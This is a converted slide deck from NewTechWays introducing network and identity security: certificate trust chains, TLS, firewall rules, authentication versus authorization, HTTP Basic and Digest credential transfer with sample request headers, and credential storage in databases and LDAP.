
Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Chain Of Trust




CA Hierarchy of Trust



© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

TLS/SSL Handshake




© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Secure Network Channel

- Certificates & keys deployed on external load balancers




©2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Firewall

- Function
  - Allow
  - Deny
- Ingress Config
  - Source IP (Range)
  - Target IP (Range)
  - Target Port
  - Protocol
- Egress Config
  - Destination IP (Range)
  - Target IP (Range)
  - Target Port
  - Protocol




© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Network Security



Copyright © 2021 newtechways.com All Rights Reserved


NewTechWays

Identity Management

Authentication & Authorization

- Authentication
  - Proving an identity
    - ID
    - Name
    - Organization
    - …

- Authorization
  - Proving right to access
    - Functions/Services
    - Data



Authentication

Who you are

Authorization


What you can do

© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Authentication



Stateful Authentication


Stateless Authentication

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Credentials Transfer

- HTML Forms
  - HTTP Post method over SSL/TLS
- HTTP Basic
  - Based on Challenge-Response
  - HTTP Methods over SSL/TLS
  - Base 64 encoded <UserId>:<Password>
- Digest Based
  - Like Basic but uses hashed password
  - Hash = MD5(username:realm:password)
- Certificate Based
  - Private-Public key-based certificates exchanged



```
GET /some/secure/resource HTTP/1.1
Host: www.example.com
```

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic
```

```
GET /some/secure/resource HTTP/1.1
Host: www.example.com
Authorization: Basic aHR0cHdhdGNoOmY=
```

Base64(<userId>:<password>)

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 403 Forbidden
```

© 2021 NewTechWays


Copyright © 2021 newtechways.com All Rights Reserved


NewTechWays

Credential Storage & Verification

- File Storage
  - Not scalable
- Database
  - RDBMS
  - NoSQL
- LDAP/Directory Server
  - Architecture
    - Hierarchical database designed for reading, browsing, searching organization data
    - High scalability and high performance for read loads
  - Environment
    - Enterprise environment with multiple applications
    - Interoperability with all LDAP clients
    - Distributed/Federated storage

User Auth → ID, Name, Role, Group
User Info → Org, Address, Contact, …





